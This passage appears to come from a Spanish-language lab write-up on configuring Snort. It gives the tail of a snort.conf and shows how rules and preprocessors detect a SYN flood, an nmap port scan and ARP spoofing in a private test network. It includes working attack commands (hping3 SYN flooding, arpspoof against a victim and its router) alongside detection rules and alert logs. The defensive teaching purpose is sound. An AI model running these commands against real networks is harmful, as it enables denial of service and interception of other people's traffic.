      7917 7918 7919 7920 8000 8008 8014 8028 8080 8085 8088 8090 8118
8123 8180 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090 9091 9443
9999 11371 34443 34444 41080 50002 55555
preprocessor stream5_udp: timeout 180

# performance statistics.  For more information, see the Snort Manual,
Configuring Snort - Preprocessors - Performance Monitor
# preprocessor perfmonitor: time 300 file /var/snort/snort.stats pktcnt
10000

# HTTP normalization and anomaly detection.  For more information, see
README.http_inspect
preprocessor http_inspect: global iis_unicode_map unicode.map 1252
compress_depth 65535 decompress_depth 65535
preprocessor http_inspect_server: server default \
      http_methods { GET POST PUT SEARCH MKCOL COPY MOVE LOCK UNLOCK
NOTIFY POLL BCOPY BDELETE BMOVE LINK UNLINK OPTIONS HEAD DELETE TRACE
TRACK CONNECT SOURCE SUBSCRIBE UNSUBSCRIBE PROPFIND PROPPATCH BPROPFIND
BPROPPATCH RPC_CONNECT PROXY_SUCCESS BITS_POST CCM_POST SMS_POST
RPC_IN_DATA RPC_OUT_DATA RPC_ECHO_DATA } \
      chunk_length 500000 \
      server_flow_depth 0 \
      client_flow_depth 0 \
      post_depth 65495 \
      oversize_dir_length 500 \
      max_header_length 750 \
      max_headers 100 \
      max_spaces 200 \
      small_chunk_length { 10 5 } \
      ports { 80 81 311 383 591 593 901 1220 1414 1741 1830 2301 2381
2809 3037 3128 3702 4343 4848 5250 6988 7000 7001 7144 7145 7510 7777
7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180 8181 8243
8280 8300 8800 8888 8899 9000 9060 9080 9090 9091 9443 9999 11371 34443
34444 41080 50002 55555 } \
      non_rfc_char { 0x00 0x01 0x02 0x03 0x04 0x05 0x06 0x07 } \
      enable_cookie \
      extended_response_inspection \
      inspect_gzip \
      normalize_utf \
      unlimited_decompress \
      normalize_javascript \
      apache_whitespace no \
      ascii no \
      bare_byte no \
      directory no \
      double_decode no \
      iis_backslash no \
      iis_delimiter no \
      iis_unicode no \
      multi_slash no \
```

```
      utf_8 no \
      u_encode yes \
      webroot no

# ONC-RPC normalization and anomaly detection.  For more information,
see the Snort Manual, Configuring Snort - Preprocessors - RPC Decode
preprocessor rpc_decode: 111 32770 32771 32772 32773 32774 32775 32776
32777 32778 32779 no_alert_multiple_requests no_alert_large_fragments
no_alert_incomplete

# Back Orifice detection.
preprocessor bo

# FTP / Telnet normalization and anomaly detection.  For more
information, see README.ftptelnet
preprocessor ftp_telnet: global inspection_type stateful
encrypted_traffic no check_encrypted
preprocessor ftp_telnet_protocol: telnet \
      ayt_attack_thresh 20 \
      normalize ports { 23 } \
      detect_anomalies
preprocessor ftp_telnet_protocol: ftp server default \
      def_max_param_len 100 \
      ports { 21 2100 3535 } \
      telnet_cmds yes \
      ignore_telnet_erase_cmds yes \
      ftp_cmds { ABOR ACCT ADAT ALLO APPE AUTH CCC CDUP } \
      ftp_cmds { CEL CLNT CMD CONF CWD DELE ENC EPRT } \
      ftp_cmds { EPSV ESTA ESTP FEAT HELP LANG LIST LPRT } \
      ftp_cmds { LPSV MACB MAIL MDTM MIC MKD MLSD MLST } \
      ftp_cmds { MODE NLST NOOP OPTS PASS PASV PBSZ PORT } \
      ftp_cmds { PROT PWD QUIT REIN REST RETR RMD RNFR } \
      ftp_cmds { RNTO SDUP SITE SIZE SMNT STAT STOR STOU } \
      ftp_cmds { STRU SYST TEST TYPE USER XCUP XCRC XCWD } \
      ftp_cmds { XMAS XMD5 XMKD XPWD XRCP XRMD XRSQ XSEM } \
      ftp_cmds { XSEN XSHA1 XSHA256 } \
      alt_max_param_len 0 { ABOR CCC CDUP ESTA FEAT LPSV NOOP PASV PWD
QUIT REIN STOU SYST XCUP XPWD } \
      alt_max_param_len 200 { ALLO APPE CMD HELP NLST RETR RNFR STOR
STOU XMKD } \
      alt_max_param_len 256 { CWD RNTO } \
      alt_max_param_len 400 { PORT } \
      alt_max_param_len 512 { SIZE } \
      chk_str_fmt { ACCT ADAT ALLO APPE AUTH CEL CLNT CMD } \
      chk_str_fmt { CONF CWD DELE ENC EPRT EPSV ESTP HELP } \
      chk_str_fmt { LANG LIST LPRT MACB MAIL MDTM MIC MKD } \
      chk_str_fmt { MLSD MLST MODE NLST OPTS PASS PBSZ PORT } \
      chk_str_fmt { PROT REST RETR RMD RNFR RNTO SDUP SITE } \
      chk_str_fmt { SIZE SMNT STAT STOR STRU TEST TYPE USER } \
      chk_str_fmt { XCRC XCWD XMAS XMD5 XMKD XRCP XRMD XRSQ } \
```


```
      chk_str_fmt { XSEM XSEN XSHA1 XSHA256 } \
      cmd_validity ALLO < int [ char R int ] > \
      cmd_validity EPSV < [ { char 12 | char A char L char L } ] > \
      cmd_validity MACB < string > \
      cmd_validity MDTM < [ date nnnnnnnnnnnnnn[.n[n[n]]] ] string > \
      cmd_validity MODE < char ASBCZ > \
      cmd_validity PORT < host_port > \
      cmd_validity PROT < char CSEP > \
      cmd_validity STRU < char FRPO [ string ] > \
      cmd_validity TYPE < { char AE [ char NTC ] | char I | char L [
number ] } >
preprocessor ftp_telnet_protocol: ftp client default \
      max_resp_len 256 \
      bounce yes \
      ignore_telnet_erase_cmds yes \
      telnet_cmds yes


# SMTP normalization and anomaly detection.  For more information, see
README.SMTP
preprocessor smtp: ports { 25 465 587 691 } \
      inspection_type stateful \
      b64_decode_depth 0 \
      qp_decode_depth 0 \
      bitenc_decode_depth 0 \
      uu_decode_depth 0 \
      log_mailfrom \
      log_rcptto \
      log_filename \
      log_email_hdrs \
      normalize cmds \
      normalize_cmds { ATRN AUTH BDAT CHUNKING DATA DEBUG EHLO EMAL ESAM
ESND ESOM ETRN EVFY } \
      normalize_cmds { EXPN HELO HELP IDENT MAIL NOOP ONEX QUEU QUIT
RCPT RSET SAML SEND SOML } \
      normalize_cmds { STARTTLS TICK TIME TURN TURNME VERB VRFY X-ADAT
X-DRCP X-ERCP X-EXCH50 } \
      normalize_cmds { X-EXPS X-LINK2STATE XADR XAUTH XCIR XEXCH50 XGEN
XLICENSE XQUE XSTA XTRN XUSR } \
      max_command_line_len 512 \
      max_header_line_len 1000 \
      max_response_line_len 512 \
      alt_max_command_line_len 260 { MAIL } \
      alt_max_command_line_len 300 { RCPT } \
      alt_max_command_line_len 500 { HELP HELO ETRN EHLO } \
      alt_max_command_line_len 255 { EXPN VRFY ATRN SIZE BDAT DEBUG EMAL
ESAM ESND ESOM EVFY IDENT NOOP RSET } \
      alt_max_command_line_len 246 { SEND SAML SOML AUTH TURN ETRN DATA
RSET QUIT ONEX QUEU STARTTLS TICK TIME TURNME VERB X-EXPS X-LINK2STATE
XADR XAUTH XCIR XEXCH50 XGEN XLICENSE XQUE XSTA XTRN XUSR } \
```

```
      valid_cmds { ATRN AUTH BDAT CHUNKING DATA DEBUG EHLO EMAL ESAM
ESND ESOM ETRN EVFY } \
      valid_cmds { EXPN HELO HELP IDENT MAIL NOOP ONEX QUEU QUIT RCPT
RSET SAML SEND SOML } \
      valid_cmds { STARTTLS TICK TIME TURN TURNME VERB VRFY X-ADAT
X-DRCP X-ERCP X-EXCH50 } \
      valid_cmds { X-EXPS X-LINK2STATE XADR XAUTH XCIR XEXCH50 XGEN
XLICENSE XQUE XSTA XTRN XUSR } \
      xlink2state { enabled }

# Portscan detection.  For more information, see README.sfportscan
# preprocessor sfportscan: proto  { all } memcap { 10000000 }
sense_level { low }

# ARP spoof detection.  For more information, see the Snort Manual -
Configuring Snort - Preprocessors - ARP Spoof Preprocessor
# preprocessor arpspoof
# preprocessor arpspoof_detect_host: 192.168.40.1 f0:0f:00:f0:0f:00

# SSH anomaly detection.  For more information, see README.ssh
preprocessor ssh: server_ports { 22 } \
                  autodetect \
                  max_client_bytes 19600 \
                  max_encrypted_packets 20 \
                  max_server_version_len 100 \
                  enable_respoverflow enable_ssh1crc32 \
                  enable_srvoverflow enable_protomismatch

# SMB / DCE-RPC normalization and anomaly detection.  For more
information, see README.dcerpc2
preprocessor dcerpc2: memcap 102400, events [co ]
preprocessor dcerpc2_server: default, policy WinXP, \
      detect [smb [139,445], tcp 135, udp 135, rpc-over-http-server
593], \
      autodetect [tcp 1025:, udp 1025:, rpc-over-http-server 1025:], \
      smb_max_chain 3, smb_invalid_shares ["C$", "D$", "ADMIN$"]

# DNS anomaly detection.  For more information, see README.dns
preprocessor dns: ports { 53 } enable_rdata_overflow

# SSL anomaly detection and traffic bypass.  For more information, see
README.ssl
preprocessor ssl: ports { 443 465 563 636 989 992 993 994 995 7801 7802
7900 7901 7902 7903 7904 7905 7906 7907 7908 7909 7910 7911 7912 7913
7914 7915 7916 7917 7918 7919 7920 }, trustservers, noinspect_encrypted

# SDF sensitive data preprocessor.  For more information see
README.sensitive_data
preprocessor sensitive_data: alert_threshold 25
```

```
# SIP Session Initiation Protocol preprocessor.  For more information
see README.sip
preprocessor sip: max_sessions 40000, \
   ports { 5060 5061 5600 }, \
   methods { invite \
             cancel \
             ack \
             bye \
             register \
             options \
             refer \
             subscribe \
             update \
             join \
             info \
             message \
             notify \
             benotify \
             do \
             qauth \
             sprack \
             publish \
             service \
             unsubscribe \
             prack }, \
   max_uri_len 512, \
   max_call_id_len 80, \
   max_requestName_len 20, \
   max_from_len 256, \
   max_to_len 256, \
   max_via_len 1024, \
   max_contact_len 512, \
   max_content_len 2048

# IMAP preprocessor.  For more information see README.imap
preprocessor imap: \
   ports { 143 } \
   b64_decode_depth 0 \
   qp_decode_depth 0 \
   bitenc_decode_depth 0 \
   uu_decode_depth 0

# POP preprocessor. For more information see README.pop
preprocessor pop: \
   ports { 110 } \
   b64_decode_depth 0 \
   qp_decode_depth 0 \
   bitenc_decode_depth 0 \
   uu_decode_depth 0
```

```
# Modbus preprocessor. For more information see README.modbus
preprocessor modbus: ports { 502 }

# DNP3 preprocessor. For more information see README.dnp3
preprocessor dnp3: ports { 20000 } \
   memcap 262144 \
   check_crc

# Reputation preprocessor. For more information see README.reputation
preprocessor reputation: \
   memcap 500, \
   priority whitelist, \
   nested_ip inner, \
   whitelist $WHITE_LIST_PATH/white_list.rules, \
   blacklist $BLACK_LIST_PATH/black_list.rules

##################################################
# Step #6: Configure output plugins
# For more information, see Snort Manual, Configuring Snort - Output
Modules
##################################################

# unified2
# Recommended for most installs
# output unified2: filename merged.log, limit 128, nostamp,
mpls_event_types, vlan_event_types

# Additional configuration for specific types of installs
# output alert_unified2: filename snort.alert, limit 128, nostamp
# output log_unified2: filename snort.log, limit 128, nostamp

# syslog
# output alert_syslog: LOG_AUTH LOG_ALERT

# pcap
# output log_tcpdump: tcpdump.log

# metadata reference data.  do not modify these lines
include classification.config
include reference.config


##################################################
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
##################################################

# site specific rules
```

```
include $RULE_PATH/local.rules

# include $RULE_PATH/app-detect.rules
# include $RULE_PATH/attack-responses.rules
# include $RULE_PATH/backdoor.rules
# include $RULE_PATH/bad-traffic.rules
# include $RULE_PATH/blacklist.rules
# include $RULE_PATH/botnet-cnc.rules
# include $RULE_PATH/browser-chrome.rules
# include $RULE_PATH/browser-firefox.rules
# include $RULE_PATH/browser-ie.rules
# include $RULE_PATH/browser-other.rules
# include $RULE_PATH/browser-plugins.rules
# include $RULE_PATH/browser-webkit.rules
# include $RULE_PATH/chat.rules
# include $RULE_PATH/content-replace.rules
# include $RULE_PATH/ddos.rules
# include $RULE_PATH/dns.rules
# include $RULE_PATH/dos.rules
# include $RULE_PATH/experimental.rules
# include $RULE_PATH/exploit-kit.rules
# include $RULE_PATH/exploit.rules
# include $RULE_PATH/file-executable.rules
# include $RULE_PATH/file-flash.rules
# include $RULE_PATH/file-identify.rules
# include $RULE_PATH/file-image.rules
# include $RULE_PATH/file-multimedia.rules
# include $RULE_PATH/file-office.rules
# include $RULE_PATH/file-other.rules
# include $RULE_PATH/file-pdf.rules
# include $RULE_PATH/finger.rules
# include $RULE_PATH/ftp.rules
# include $RULE_PATH/icmp-info.rules
# include $RULE_PATH/icmp.rules
# include $RULE_PATH/imap.rules
# include $RULE_PATH/indicator-compromise.rules
# include $RULE_PATH/indicator-obfuscation.rules
# include $RULE_PATH/indicator-shellcode.rules
# include $RULE_PATH/info.rules
# include $RULE_PATH/malware-backdoor.rules
# include $RULE_PATH/malware-cnc.rules
# include $RULE_PATH/malware-other.rules
# include $RULE_PATH/malware-tools.rules
# include $RULE_PATH/misc.rules
# include $RULE_PATH/multimedia.rules
# include $RULE_PATH/mysql.rules
# include $RULE_PATH/netbios.rules
# include $RULE_PATH/nntp.rules
# include $RULE_PATH/oracle.rules
# include $RULE_PATH/os-linux.rules
```


```
# include $RULE_PATH/os-other.rules
# include $RULE_PATH/os-solaris.rules
# include $RULE_PATH/os-windows.rules
# include $RULE_PATH/other-ids.rules
# include $RULE_PATH/p2p.rules
# include $RULE_PATH/phishing-spam.rules
# include $RULE_PATH/policy-multimedia.rules
# include $RULE_PATH/policy-other.rules
# include $RULE_PATH/policy.rules
# include $RULE_PATH/policy-social.rules
# include $RULE_PATH/policy-spam.rules
# include $RULE_PATH/pop2.rules
# include $RULE_PATH/pop3.rules
# include $RULE_PATH/protocol-finger.rules
# include $RULE_PATH/protocol-ftp.rules
# include $RULE_PATH/protocol-icmp.rules
# include $RULE_PATH/protocol-imap.rules
# include $RULE_PATH/protocol-pop.rules
# include $RULE_PATH/protocol-services.rules
# include $RULE_PATH/protocol-voip.rules
# include $RULE_PATH/pua-adware.rules
# include $RULE_PATH/pua-other.rules
# include $RULE_PATH/pua-p2p.rules
# include $RULE_PATH/pua-toolbars.rules
# include $RULE_PATH/rpc.rules
# include $RULE_PATH/rservices.rules
# include $RULE_PATH/scada.rules
# include $RULE_PATH/scan.rules
# include $RULE_PATH/server-apache.rules
# include $RULE_PATH/server-iis.rules
# include $RULE_PATH/server-mail.rules
# include $RULE_PATH/server-mssql.rules
# include $RULE_PATH/server-mysql.rules
# include $RULE_PATH/server-oracle.rules
# include $RULE_PATH/server-other.rules
# include $RULE_PATH/server-webapp.rules
# include $RULE_PATH/shellcode.rules
# include $RULE_PATH/smtp.rules
# include $RULE_PATH/snmp.rules
# include $RULE_PATH/specific-threats.rules
# include $RULE_PATH/spyware-put.rules
# include $RULE_PATH/sql.rules
# include $RULE_PATH/telnet.rules
# include $RULE_PATH/tftp.rules
# include $RULE_PATH/virus.rules
# include $RULE_PATH/voip.rules
# include $RULE_PATH/web-activex.rules
# include $RULE_PATH/web-attacks.rules
# include $RULE_PATH/web-cgi.rules
# include $RULE_PATH/web-client.rules
```

```
# include $RULE_PATH/web-coldfusion.rules
# include $RULE_PATH/web-frontpage.rules
# include $RULE_PATH/web-iis.rules
# include $RULE_PATH/web-misc.rules
# include $RULE_PATH/web-php.rules
# include $RULE_PATH/x11.rules

##################################################
# Step #8: Customize your preprocessor and decoder alerts
# For more information, see README.decoder_preproc_rules
##################################################

# decoder and preprocessor event rules
# include $PREPROC_RULE_PATH/preprocessor.rules
# include $PREPROC_RULE_PATH/decoder.rules
# include $PREPROC_RULE_PATH/sensitive-data.rules

##################################################
# Step #9: Customize your Shared Object Snort Rules
# For more information, see
http://vrt-blog.snort.org/2009/01/using-vrt-certified-shared-object-rule
s.html
##################################################

# dynamic library rules
# include $SO_RULE_PATH/bad-traffic.rules
# include $SO_RULE_PATH/chat.rules
# include $SO_RULE_PATH/dos.rules
# include $SO_RULE_PATH/exploit.rules
# include $SO_RULE_PATH/icmp.rules
# include $SO_RULE_PATH/imap.rules
# include $SO_RULE_PATH/misc.rules
# include $SO_RULE_PATH/multimedia.rules
# include $SO_RULE_PATH/netbios.rules
# include $SO_RULE_PATH/nntp.rules
# include $SO_RULE_PATH/p2p.rules
# include $SO_RULE_PATH/smtp.rules
# include $SO_RULE_PATH/snmp.rules
# include $SO_RULE_PATH/specific-threats.rules
# include $SO_RULE_PATH/web-activex.rules
# include $SO_RULE_PATH/web-client.rules
# include $SO_RULE_PATH/web-iis.rules
# include $SO_RULE_PATH/web-misc.rules

# Event thresholding or suppression commands. See threshold.conf
include threshold.conf
```

Los parámetros de configuración más relevantes son los siguientes:

- `ipvar HOME_NET 192.168.251.0/24`
    - Se define la subred de nuestra organización. Se utiliza posteriormente en muchos archivo de configuración relacionados
- `ipvar EXTERNAL_NET !$HOME_NET`
    - Se define la red que NO es parte de nuestra organización. En nuestro caso negamos la variable anterior, por lo que queda como todo lo que NO sea 192.168.251.0/24
- `var RULE_PATH /var/lib/snort/rules`
    - Ruta donde se guardan por defecto las distintas reglas de Snort
- `config logdir: /var/log/snort`
    - Ubicación de los logs que genera Snort
- `include $RULE_PATH/local.rules`
    - Ubicación al archivo que contiene nuestras reglas personalizadas.

Para lanzar Snort, usamos la siguiente orden en el arranque:


```
$ snort -A full -i eth0 -k none -c /etc/snort/snort.conf
```

En donde indicamos que Snort haga genere los logs de los distintos eventos que suceden, escuchando en la interfaz **eth0**. Además, es muy importante indicar la ruta del archivo de configuración de snort (**-c**), ya que Snort no tiene una ruta por defecto para la configuración del servicio.

Para la opción *-k*, hay que saber que normalmente los checksum de una capa OSI son procesados por la implementación de la misma capa. Sin embargo, algunas tarjetas de red tienen la capacidad de procesar los checksums de capas superiores, ahorrando tiempo a la CPU. El problema reside en que, cuando lo hace la tarjeta de red, reemplaza el campo del checksum por 0s, por lo que Snort detectaría que es un paquete incorrecto y no lo procesaría. Activando la opción **-k none**, Snort procesa paquetes con un checksum "incorrecto".

5.2. TCP SYN Flood


Para entender este ataque hay que recordar cómo funciona TCP. Para establecer una conexión TCP, se realiza el denominado *three-way handshake*:



https://en.wikipedia.org/wiki/SYN_flood#/media/File:Tcp_normal.svg

1. El cliente solicita la conexión enviando un mensaje **SYN** al servidor
2. El servidor reserva recursos para la conexión y responde con un **SYN-ACK**
3. El cliente responde con un ACK, por lo que la conexión queda establecida.

Sin embargo, un usuario malicioso podría mandar una gran cantidad de mensajes **SYN** sin responder al **SYN-ACK** del servidor, provocando que este empiece a desbordarse.



https://en.wikipedia.org/wiki/SYN_flood#/media/File:Tcp_synflood.png

Para mitigarlo, se hace uso de la siguiente regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any
(flags: S; msg:"TCP DoS attack"; flow: stateless; threshold: type both, track by_src,
count 1500, seconds 3; sid:10001;rev:1;)
```


Esta regla envía una alerta si se cumplen todas las siguientes condiciones:

- IP origen ajena a la organización con cualquier puerto origen.
- IP destino de la organización con cualquier puerto destino.
- Protocolo TCP
    - Mensaje SYN
    - Conexión no establecida previamente
    - Al menos **1500** muestras en menos de **3 segundos**.

Para reproducir un ejemplo, lanzamos el siguiente comando desde fuera de la organización:

```
$ hping3 -i u100 -S -p 80 192.168.251.5
```

Observaremos la gran cantidad de paquetes TCP SYN:



Y veremos el siguiente log en snort:

```
[**] [1:10001:1] TCP DoS attack [**]
[Priority: 0]
05/05-17:45:59.967426 192.168.252.66:4011 -> 192.168.251.5:80
TCP TTL:62 TOS:0x0 ID:36977 IpLen:20 DgmLen:40
******S* Seq: 0x1F6631F6  Ack: 0x7B235183  Win: 0x200  TcpLen: 20

[**] [1:10001:1] TCP DoS attack [**]
[Priority: 0]
05/05-17:46:02.269555 192.168.252.66:17219 -> 192.168.251.5:80
TCP TTL:62 TOS:0x0 ID:51613 IpLen:20 DgmLen:40
******S* Seq: 0x74DC9707  Ack: 0x364868B9  Win: 0x200  TcpLen: 20
```

5.3. Port scan

Además, habilitaremos la detección de escaneo de puertos. Para ello, usaremos el preprocesador `sfportscan`, que definiremos como una regla mas:

```
preprocessor sfportscan: proto { all } scan_type { all } sense_level { high } logfile {
portscan.log }
```

Al cual le indicamos que use una sensibilidad alta para todo tipo de escaneos y protocolos, guardando la salida en el archivo *portscan.log*.

Podemos verlo en acción ejecutando el siguiente comando en nuestro equipo de atacante:


```
$ nmap 192.168.251.0/24
```

Y en el archivo especificado previamente, observamos las siguientes alertas:

```
...

Time: 04/04-17:51:09.635700
event_ref: 0
192.168.252.66 -> 192.168.251.6 (portscan) TCP Filtered Portscan
Priority Count: 0
Connection Count: 200
IP Count: 1
Scanner IP Range: 192.168.252.66:192.168.252.66
Port/Proto Count: 151
Port/Proto Range: 13:40193

Time: 04/04-17:56:22.610327
event_ref: 0
192.168.252.66 -> 192.168.251.5 (portscan) TCP Filtered Portscan
Priority Count: 0
Connection Count: 200
IP Count: 1
Scanner IP Range: 192.168.252.66:192.168.252.66
Port/Proto Count: 133
Port/Proto Range: 3:65000
```

5.4. ARP Spoofing

ARP Spoofing es un ataque en el que un host envía mensajes malformados ARP (*Address Resolution Protocol*) a una red para vincular su dirección MAC con la dirección IP de un equipo legítimo. De esta forma, recibirá todo el tráfico legítimo del cliente.




https://www.redeszone.net/2017/04/16/sharp-una-herramienta-detectar-mitigar-ataques-arp-spoofing-facilmente/

Para realizar el ataque, usaremos la herramienta *arpspoof* desde un equipo dentro de la red de la organización:


```
$ arpspoof -i eth0 -t 192.168.251.6 -r 192.168.251.254
```

En este caso, suplantamos al host **192.168.251.6**.

Por un lado, se manda un mensaje broadcast indicando que la IP de la víctima es la MAC del atacante.



Por otro lado, se manda un mensaje broadcast indicando que la IP del router es nuestra MAC



De esta forma, conseguimos “engañar” tanto al host víctima como al router de quien es quien.

Para detectar este ataque, definimos el preprocesador *arpspoof*. Es importante remarcar que debemos indicar las direcciones MAC de los clientes legítimos, para que Snort pueda detectar anomalías.

```
#ARP Spoof
preprocessor arpspoof
preprocessor arpspoof_detect_host: 192.168.251.2 00:11:22:33:44:02
preprocessor arpspoof_detect_host: 192.168.251.3 00:11:22:33:44:03
preprocessor arpspoof_detect_host: 192.168.251.4 00:11:22:33:44:04
preprocessor arpspoof_detect_host: 192.168.251.5 00:11:22:33:44:05
preprocessor arpspoof_detect_host: 192.168.251.6 00:11:22:33:44:06
preprocessor arpspoof_detect_host: 192.168.251.99 00:11:22:33:44:99
preprocessor arpspoof_detect_host: 192.168.251.100 00:11:22:33:44:a0
preprocessor arpspoof_detect_host: 192.168.251.254 00:11:22:33:44:fe

alert ( sid: 1; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:protocol-command-decode; )
alert ( sid: 2; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
alert ( sid: 3; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
